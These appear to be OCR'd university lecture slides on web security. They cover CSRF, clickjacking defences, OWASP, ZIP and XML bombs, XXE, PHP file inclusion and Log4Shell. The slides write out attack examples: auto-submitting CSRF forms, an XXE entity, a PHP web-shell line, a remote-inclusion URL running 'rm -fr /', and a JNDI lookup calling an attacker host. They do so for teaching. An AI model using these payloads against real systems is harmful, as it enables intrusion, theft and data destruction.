- there is no `allow-top-navigation`, so the iframe is not allowed to change of `top.location`

Attacker could also disallow script, to prevent framebusting scripts from running at all, but this would break more functionality.

For a demo, see
https://www.cs.ru.nl/~erikpoll/websec/demo/framebusting2.html

Better solution: X-Frame options

`X-Frame-Options` in HTTP response header introduced to indicate if webpage can be loaded as iframe

- Possible values

  `DENY` never allowed

  `SAMEORIGIN` only allowed if other page has same origin

  `ALLOW-FROM` *`<url>`* only allowed for specific URL (Only)

- Simpler than using JavaScript for frame busting, and cannot be disabled with HTML sandboxing


- CSP (Content Server Policy) also provides ways to do this, but given the complexity of CSP, many sites continue to use `X-Frame-Options`

Browser protection against UI redressing

Firefox extension NoScript has a ClearClick option, that warns the user when clicking or typing on hidden elements

How this works:

- Activated when user clicks on object in an iframe
- Comparison made between screenshots of
  a) the web page
  b) the web page with any opaqueness/transparency in iframe turned off
- If screenshots differ, user is warned and screenshot is shown so user can evaluate it themselves



CSRF revisited

Recall : CSRF abuses cookies without stealing them

Attacker sets up malicious website mafia.com with link to bank.com

```
<a href="https://bank.com/transferMoney?amount=1000
                              &toAccount=52.12.57.762">
```

If victim visits mafia.com and click this link,
then if they are logged in to the back,
this request will be sent with the victim's cookies for bank.com

CSRF on GET vs POST requests

Action on the targeted website might need a POST or GET request

- Recall: GET parameters in URL, POST parameters in body

- For action with a GET request:

  Easy!

  Attacker can even use an image tag `<img..>` to execute request

```
<img scr="http://bank.com/transfer?amount=1000
                                &toAccount=52.12.57.762">
```

- For action with a POST request:

  Trickier!

  This cannot be done with a simple link.

  Instead, attacker can use JavaScript on their own website to make a form which will results in a POST request to the target website

CSRF of a POST request using JavaScript

If bank.com uses

```
<form action="transfer.php" method="POST">
    To: <input type="text" name="to"/>
    Amount: <input type="text" name="amount"/>
    <input type="submit" value="Submit"/>
</form>
```

attacker could use

```
<form action="http://bank.com/transfer.php"  method="POST">
  <input type="hidden" name="to" value="52.12.57.762"/>
  <input type="hidden" name="amount" value="1000" />
  <input type="submit"/>
</form>
<script> document.forms[0].submit(); </script>
```

Note: no need for victims to click anything!

The JavaScript code clicks it for them

CSRF

- Ingredients
  - malicious link or JavaScript on attacker's website
  - automatic authentication by a cookie at targeted website
- Requirements
  - the victim must have a valid cookie for the attacked website
  - that site must have actions which only require a single HTTP request

- This could be used for click-jacking, except
  - it does not involve UI redressing
  - if JavaScript is used, maybe there is no click

Which countermeasures against CSRF

also help against UI-redressing?

Recall: Countermeasures against CSRF [week 2 & 3]

1. Let client re-authenticate before important actions
2. Keep sessions short
3. Anti-CSRF token [aka Tokenization]
   - an unpredictable CSRF token as hidden parameter in requests that changes every time
4. Looking at the `Referer` or `Origin` headers
5. Setting `SameSite` flag for cookies
6. Check `Sec-Fetch-Site` header to spot cross site requests server-side

Which of these help against UI redressing?

- 1&2 obviously help
- 3 does not help: if `mafia.com` webpage loads 'fresh' iframes from `bank.com`, links inside those iframes probably have valid tokens.
- 4-6 help, but what counts as same site for `SameSite` or cross-origin for `Sec-Fetch-Site` gets confusing! See example on next slide.

CSRF vs UI redressing: defenses

CSRF attack: suppose a webpage from **mafia.com** (or HTML email sent by mafia) includes a **link** to **bank.com**

```
<html> . . .
    <img scr="http://bank.com/transfer?amount=1000 &toAccount=52.12.57.76"></img>
</html>
```

Do `SameSite`, `Sec-Fetch-Site` and anti-CSRF tokens help?

- If bank cookies are declared as `SameSite`, browser will not attach these cookies if link is clicked
- Also, browser will mark this request as `cross-origin` with `Sec-Fetch-Site`
- If bank includes anti-CSRF tokens in links, e.g. the link should be
  http://bank.com/transfer?amount=1000 &toAccount=52.12.57.76&token=097123571
  the mafia people have no way of predicting a valid value for that token

So all these defences help against this CSRF attack.

(Btw, it is unlikely that a bank transfer could be done with a simple GET request.)

CSRF vs UI redressing: defenses

UI redressing: suppose a webpage from **mafia.com** includes **iframe** from **bank.com**

```
<html> . . .
    <iframe src=http://bank.com/somepage.html?param=...></iframe>
</html>
```

Do `SameSite`, `Sec-Fetch-Site` and anti-CSRF tokens help?

For the request to retrieve this iframe:

- if bank cookies are declared as `SameSite`, browser will not attach these cookies to that request
- Also, the browser will mark this request `cross-origin` as `Sec-Fetch-Site`

Suppose that there are links inside the iframe, i.e. inside somepage.html

- These links may have a valid value for the anti-CSRF token
- If user click these links, the browser will *not* attach `SameSite` cookies and declare the request as `cross-origin` with `Sec-Fetch-Site`.
  This may seem counterintuitive, as the iframe comes from `bank.com`, but the domain of the *webpage*, here `mafia.com`, not the domain of the *iframe*, determines how the browser deals with `SameSite` and `Sec-Fetch-Site`

More attacks

OWASP

TOP 10

OWASP Application Security Verification Standard 4.0.2

The OWASP Application Security Verification Standard (ASVS) Project provides a basis for testing web application technical security controls and also provides developers with a list of requirements for secure development.

	Applicability	Building			Building, Configuration, Deployment Assurance and Verification			Assurance and Verification	
Level 1	All apps		Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Penetration Testing	DAST
Level 2	All apps	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST
Level 3	High Assurance	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST

Legend	Acceptable	Suitable

OWASP Top10 & ASVS

There are more attacks than we discussed, but usually variations on the same theme (notably some form of injection)

OWASP produces a well-known OWASP Top 10 of web applications security vulnerabilities


Knowing OWASP Top 10 helps develop more secure applications
But better, more structural approach to produce secure web applications: OWASP ASVS (Application Security Verification Standard)

For Dutch speakers & Dutch government agencies, CIP-overheid.nl provides similar standards for 'Grip op SSD (Secure Software Development)'

DoS

(Denial of Service)

Example browser bug: client-side DoS vulnerability



Example browser bug

```
<HTML><BODY>
 <img src="a.jpg" width ="999999999"
                  height="999999999"></img>
 </BODY><HTML>
```

Example browser bug: Internet Explorer image crash

Image with huge size used to crash Internet Explorer and freeze the whole Windows machine

Malicious payload

```
<HTML><BODY>
 <img src="a.jpg" width ="999999999"
                  height="999999999"></img>
 </BODY><HTML>
```

Such a payload is easy to enter in a Brightspace forum…

It abuses the basic rendering process in the browser

ZIP bomb

- Web servers may accept zipped input, and unzip this
- This allows DoS attacks using ZIP bombs, aka the Zip of Death:
  - a 42 Kb Zip file can unzip to > 4 Gb

[See http://www.unforgettable.dk for examples]

XML bomb

- XML files can also cause Denial-of-Service:
  - There can be recursive references inside an XML document
  - XML parsers often unfold such references, to turn the document to its canonical form
  - Files can explode in size: a 1Kb XML file can become > 3GB

- Aka Billion Laughs Attack, as the original XML bomb replicated the string LOL

[See https://msdn.microsoft.com/en-us/magazine/ee335713.aspx]

XXE

XML processing can be abused in other ways, incl. with XXE (XML External Entities) attacks

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE attack [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM  "file:///dev/urandom" >]>
<foo>&xxe;</foo>
```

This should remind you of a path traversal

Remote File Inclusion (RFI) in old PHP applications

The PHP code below uses an `option` parameter in the URL

```
$dir = $_GET['option']
include($dir . "/function.php")
```

This `option` could for instance be selected from a drop-down menu;

if user chooses e.g. `start` the server executes `start/function.php`

Security worries, beyond normal path traversal?

- What if user supplies option "`http://mafia.com`" ?
- The server will execute `http://mafia.com/function.php`

This allows attackers to inject their own code on the server,
ie. Remote Code Execution (RCE)

Of course, PHP servers should be configured to disallow this!

Remote File Inclusion in PHP

Sample malicious PHP code to include in

```
http://mafia.com/function.php
```

is

```
system($_GET['cmd'])
```

What will be the effect of the attackers accessing the url

```
victim.php?option=http://mafia.com
                &cmd=/bin/rm%20-fr%20/
```

OS command injection

`/bin/rm -fr /` to recursively delete all files on file system

via PHP remote file inclusion!

Local vs remote file inclusion in PHP

Can we still get RCE on a server that disallows remote file inclusion?

```
$dir = $_GET['option']
include($dir . "/function.php")
```

We can try path traversal and Local File Inclusion (LFI) to execute


1. any file called `function.php` on the server
   eg `../admin/function.php`
2. any file on the server, using null byte `%00` trick
   eg `../admin/admin_panel.php%00` as `option` will execute
   `$dir/../admin/admin_panel.php%00function.php`
3. upload our own PHP code, say a profile picture, and execute that to wexecute our own code again!

RFI vs LFI is like classic buffer overflow vs return-to-libc attacks

Yet another server-side injection attack

Log4J

Log4J attack via an iPhone





```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

68

Log4J attack via a Tesla



https://github.com/YfryTchsGD/Log4jAttackSurface

https://www.theverge.com/2021/12/13/22832552/iphone-tesla-sms-log4shell-log4j-exploit-researchers-test

69

Log4J: JDNI injection via LDAP in Java

JDNI = Java Naming and Directory Interface

Directory service that given a name (string), say a user ID, retrieves the associated Java object.
Log4J uses JDNI to look up info to print in logs.

The Log4J attack:

1. Attackers provides some user input to a web application that is a JDNI lookup pointing to their own server
   `${jndi:ldap://mafia.com/ref}`
2. If that user input is logged, Log4j will retrieve the corresponding object from the attacker's server `mafia.com`
3. This then triggers execution of a class controlled by the attacker
   - Alternatively, the attacker could trigger execution of code that is hosted on the victim server